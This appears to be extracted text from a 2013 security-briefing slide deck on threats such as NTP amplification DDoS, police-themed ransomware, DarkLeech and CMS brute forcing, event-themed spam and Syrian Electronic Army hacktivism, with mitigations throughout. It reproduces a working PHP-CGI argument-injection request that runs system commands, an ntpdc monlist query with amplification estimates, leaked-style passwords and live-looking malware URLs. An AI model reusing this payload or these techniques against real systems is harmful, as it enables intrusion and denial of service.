
```
ntpdc> monlist
```

remote address	port	local address	count	m	ver	rstr	avgint	lstint	
	sc 49730	1	9	3	7	2	0	62	0
	123	1	9	783378	3	2	0	3	0
	123	1	9	783285	3	2	0	3	15
	123	1	9	584322	3	4	0	1	22
	49026	1	9	398795	3	4	0	4	24
	36453	1	9	344930	3	4	0	4	24
	49642	1	9	353241	3	4	0	4	24
	49782	1	9	301076	3	4	0	4	25
	36788	1	9	297210	3	4	0	4	25
	60994	1	9	398700	3	4	0	4	25
	123	1	9	2149	3	4	0	113	26
	n 42294	1	9	13175	3	4	0	134	28
	om 123	1	9	22614	3	4	0	81	36
	57934	1	9	13420	3	4	0	155	65
	sc 123	1	9	180	3	4	0	109	67
	3424	1	9	924	3	4	0	365	82
	.c 123	1	9	19753	3	3	0	140	83
	.c 123	1	9	19755	3	3	0	140	83
	63005	1	9	3597	3	4	0	101	85
	53096	1	9	4498	3	4	0	139	85
	.c 63562	1	9	14270	3	4	0	145	85
	25945	1	9	111	3	4	0	95	86
	co 123	1	9	9878	3	3	0	299	86
	123	1	9	5590	3	4	0	78	91
	is 60600	1	9	4941	3	3	0	600	95
	is 41668	1	9	4943	3	3	0	600	100
	123	1	9	1678	3	4	0	1055	130
	n 123	1	9	187614	3	2	0	80	199

# NTP DDoS

- My testing
  - 233B UDP request -> 7276B return traffic split across 17 packets
  - 100 servers were in the response
  - Magnification: 31x
- Let's estimate a **worst case**:
  - 600 responses / 6 per packet = 100 packets \* 448 bytes per packet = 44,800B per query
  - 44,800B/233B = 192x *Possible* Magnification
- 10 DC Servers @ 10Mbps \* 192 Magnification \* 300 NTP Servers = 5.76Tb/s
- The team cymru “worst offenders” list contains 942,431 IP addresses

# Is Your NTP Server Vulnerable?





# DDoS - Mitigations

- Check netflow for unsuccessful attempts, take action!
- Don't be part of the problem – lock down servers!
- Secure your router, even the boring DDoS techniques work
  - Enable Unicast RPF
  - Filter all RFC-1918 using Access Control Lists (ACLs).
  - Enable rate limiting
- Apply block lists for known misconfigured servers (NTP, DNS, etc)



# Ransomware

# Ransomware





All activities of this computer have been recorded. All your files are encrypted.



Your IP: [REDACTED]	
COUNTRY	CITY
United Kingdom	Maidstone
REGION	
England	

All activities of this computer have been recorded.  
All your files are encrypted.

### ATTENTION!

All your files are encrypted to prevent their distribution and use.  
Due to violations of the law, your browser has been blocked  
because of at least one of the reasons below.

- You have been subjected to violation of Copyright and Related Rights Law** and illegally using or distributing copyrighted contents such as Video, Music and/or Software (files were found in your browser's temporary files and your documents), thus conflicting with Article 1, Section 8, Clause 8 of the Criminal Code of the Great Britain. Article 1, Section 8, Cause 8 of the Criminal Code states a fine or two hundred minimal wages or a deprivation of liberty of two to eight years.
- You have been viewing or distributing prohibited Pornographic contents:** Child Porn photos and such, were found in browser's temporary files and your documents. Thus, you are violating article 202 of the Criminal Code of the Great Britain. Article 202 of the Criminal Code states a deprivation of liberty of four to twelve years.
- Illegal access has been initiated from your PC** without your knowledge or consent, your PC may be infected with malware, thus you are violating the law of Neglectful Use of your Personal Computer. Article 210 of the Criminal Code declares a fine of up to £50,000 and/or deprivation of liberty of four to nine years. Pursuant to the amendment of the Criminal Code of the Great Britain of May 28, 2011, this law infringement (if it is a first time offence) may be considered as conditional in case you pay the fine.

To unlock your computer and avoid other legal consequences, you are obliged to pay a release fee of £200, payable through Ukash (you must purchase the Ukash card and enter the code). You can buy the card at any store or gas station, payzone or paypoint.

Find the nearest epay or payzone location.  
Go to any location with a PayPoint or Payzone terminal.  
Ask for Ukash: 200.00GBP (one voucher code).

**Please note:** Fine can only be paid within 12 hours. As soon as 12 hours expire, the possibility to pay the fine is lost forever. **All your PC data will be detained and criminal's procedure will be initiated against you if the fine will not be paid!**

Ukash available from Payzone terminals around UK



Use the store locator to find your nearest outlet



Exchange your money for a unique Ukash code



Use the code to pay fine



Get Ukash wherever you see the Paypoint sign



Code (Digits only)

Enter the UKASH code

1 2 3 4 5 6 7 8 9 0 Clear

UNLOCK YOUR PC NOW!

# Cryptolocker



# Ransomware - Mitigations

- Backup your data properly
- Do not allow “anyone” to access backups – air gap where possible
- Network Prevention (Fireamp, WSA,ESA)
- Host based prevention
  - AV, HIPS
  - Whitelist client side applications
- Minimize deployments of frequently vulnerable software
- Training






## Targeting Web Infrastructure


# Compromising Hosts w/ Bandwidth

DarkLeech/CDorked - Mass compromise of Apache Web servers

- September 2012: Increase in hosting server compromise
- Attackers gain root access via brute force login attempts, vulnerabilities in control panel software, poorly configured server software, stolen credentials
- Every site hosted by that server under control
- Originally Apache v2; CDorked expands to Lighttpd, Nginx



Apache Server Compromise  
Source: Cisco Web Security



## Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Mysterious "Darkleech" exposes visitors to potent malware exploits.

Tens of thousands of websites, some operated by *The Los Angeles Times*, Seagate, and other reputable companies, have recently come under the spell of "Darkleech," a mysterious exploitation toolkit that exposes visitors to potent malware attacks.

The ongoing attacks, estimated to have infected 20,000 websites in the past few weeks alone, are significant because of their success in targeting Apache, by far the Internet's most popular Web server

# Compromising Hosts w/ Bandwidth

## Popular CMS Targeted (WordPress, Joomla)

- Brute force login attempts increased threefold in the first quarter of 2013
- Cisco TRAC discovered a hub of data used to feed the attacks, including 8.9 million possible username and password combinations
- It's not just password123 at risk. The lists contain many strong passwords
- Stolen credentials is one example of how attackers may be feeding these lists



Example passwords:

1numb2000core

89525560336sasa


e10adc3949ba59abbe

56e057f20f883e

3l3c7rocard1ograph\$

p1206n057ic47i0n

kaelAAS3





# Weaponised Web Infrastructure

- Content manager attacks continue to rise as complexity increases

Default:

POST

```
/%70%68%70%70%61%74%68/%70%68%70%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1
```

Host:

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

```
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id"); ?>
```

Decoded:

```
POST /phpath/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -n HTTP/1.1
```

Host:

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

```
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id"); ?>
```

# Weaponised Web Infrastructure

- Content manager attacks continue to rise as complexity increases

Default:

POST

```
/%70%68%70%70%61%74%68/%70%68%70%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1
```

Host:

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

```
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id"); ?>
```

Decoded:

```
POST /phpath/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -n HTTP/1.1
```

Host:

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

```
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id"); ?>
```

# IOC – Web Infrastructure


- Majority of attacks use well known vulnerabilities
  - Patch
  - Block external access to internal servers
  - Look for unknown or suspicious processes
  - Check NetFlow: servers reaching out to external boxes
  - Check NetFlow: cyclical connections to IP addresses with bad or unknown reputation
- defence in depth
  - Use network defences like IPS
  - AV
  - HIPS





# Social Engineering

# Boston Bombing Spam/Malware Campaign



# Curiosity Killed the Cat

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
- BREAKING - Boston Marathon Explosion
- Boston Explosion Caught on Video
- Explosion at Boston Marathon
- Explosion at the Boston Marathon
- Explosions at Boston Marathon
- Explosions at the Boston Marathon
- Video of Explosion at the Boston Marathon 2013



# Curiosity Killed the Cat

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
- BREAKING - Boston Marathon Explosion
- Boston Explosion Caught on Video
- Explosion at Boston Marathon
- Explosion at the Boston Marathon
- Explosions at Boston Marathon
- Explosions at the Boston Marathon
- Video of Explosion at the Boston Marathon 2013

Gertie Tuttle <cyrtex-en-subscribe@mari-el.ru>  
To: jsbvmy@mfinalgedev.com  
BREAKING - Boston Marathon Explosion

17 April, 2013 1:21 PM

<http://110.92.80.47/boston.html>

# Curiosity Killed the Cat

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
- BREAKING - Boston Marathon Explosion
- Boston Explosion Caught on Video
- Explosion at Boston Marathon
- Explosion at the Boston Marathon
- Explosions at Boston Marathon
- Explosions at the Boston Marathor,
- Video of Explosion at the Boston Marathon 2013

Gertie Tuttle <cyrtext-en-subscribe@mari-el.ru>

17 April, 2013 1:21 PM

To: jsbvmym@finaledgedev.com

BREAKING - Boston Marathon Explosion

---

<http://110.92.80.47/boston.html>

[Starved to Death- Eating empty food will kill you..it almost killed me ...](http://melanomathon.blogspot.com/.../explosions-at-boston-marathon.html)

[melanomathon.blogspot.com/.../explosions-at-boston-marathon.html](http://melanomathon.blogspot.com/.../explosions-at-boston-marathon.html)

16 hours ago – Explosions at Boston Marathon. <http://91.241.177.162/news.html>. Posted by Kilz:) at 8:08 PM. No comments: [Post a Comment](#) · [Older Post](#) ...

This will be the public method of relaying info on the Kilzer's fight on Melanoma. too much plant/nut/seed oil= increased inflammation too much gluten= lack of vitamin/mineral absorption too little vitamins/minerals= death

Tuesday, April 16, 2013

## Explosions at Boston Marathon

<http://91.241.177.162/news.html>

Posted by Kilzer at 8:08 PM



No comments:

[Post a Comment](#)

[Newer Post](#)

[Home](#)

[Older Post](#)

Subscribe to: [Post Comments \(Atom\)](#)



### Blog Archive

▼ 2013 (170)

▼ April (45)

[Boston Explosion Caught on Video](#)

[2 Explosions at Boston Marathon](#)

[Explosions at Boston Marathon](#)

[Your Attention is Required](#)

[New Huge Announcement Right After the Open!](#)

[Today Should be Good!](#)

[Be Prepared for an Upward Surge into the Sky!](#)

[Get it while its fresh!](#)

[This Stock Is Back On Track!](#)

[Is Something Going On Behind The Scenes?](#)

[This Company is starting to Rally Another Breakout Day!](#)

[Are you ready for Breakout Starting](#)





91.241.177.162/news.html

Explosions at the Boston Marathon

Video of Explosions at the Boston Marathon 2013

The video player displays a scene from the Boston Marathon. In the foreground, several large flags are visible, including a red flag, a blue and white flag, a green and blue flag, and a red and yellow flag. People are seen walking along a path lined with metal barriers. A large black play button is centered over the video. The background shows a city street with buildings and a sign that says "boston".

# Yesterday Boston, Today Waco, Tomorrow Malware

- CAUGHT ON CAMERA: Fertiliser Plant Explosion Near Waco, Texas
- Fertiliser Plant Explosion Near Waco, Texas
- Plant Explosion Near Waco, Texas
- Raw: Texas Explosion Injures Dozens
- Texas Explosion Injures Dozens
- Texas Plant Explosion
- Video footage of Texas explosion
- Waco Explosion HD

# IOCs – Spam Compromise

- Increase in blocks on Email security appliances
- Increase in activity volume to bad or unknown websites
- AV hits on attachments
- Malformed outgoing HTTP requests
- Attempts to exfiltrate data – often encrypted
- New/unknown processes running on box
- Check NetFlow: cyclical connections to IP addresses with bad or unknown reputation



# Hacktivism



# The Enemy We Know - Syrian Electronic Army (SEA)

- Hackers aligned with Syrian President Bashar al-Assad
- Primarily targets:
  - news organisations
  - political groups
  - human rights groups
  - VoIP Apps
- Effective “Low Tech” Attacks
  - Phishing
  - Spam



# Associated Press Twitter Account Attack

- AP Twitter account hacked
- Perpetrated by the Syrian Electronic Army.
- Same group also successfully attacked:
  - *60 Minutes*
  - *BBC*
  - *CBS*
  - *NPR*



# AP Twitter Account

**AP** The Associated Press   
@AP

 **Following**

Breaking: Two Explosions in the White House and Barack Obama is injured

 Reply  Retweet  Favorite  More

**1,420**  
RETWEETS

**61**  
FAVORITES



# AP Twitter Account



The [@AP](#) Twitter account, which was suspended after being hacked, has been secured and is back up. Thank you for your patience. - [@EricCarvin](#)

7:46 AM - 24 Apr 2013



# Consequences


- The AP Twitter account loses over 1.8 million followers as a result of the incident, mostly as a result of how Twitter responds to hacked accounts.
- The Dow takes a huge dip, then recovers (\$136 Billion)

# ShareThis

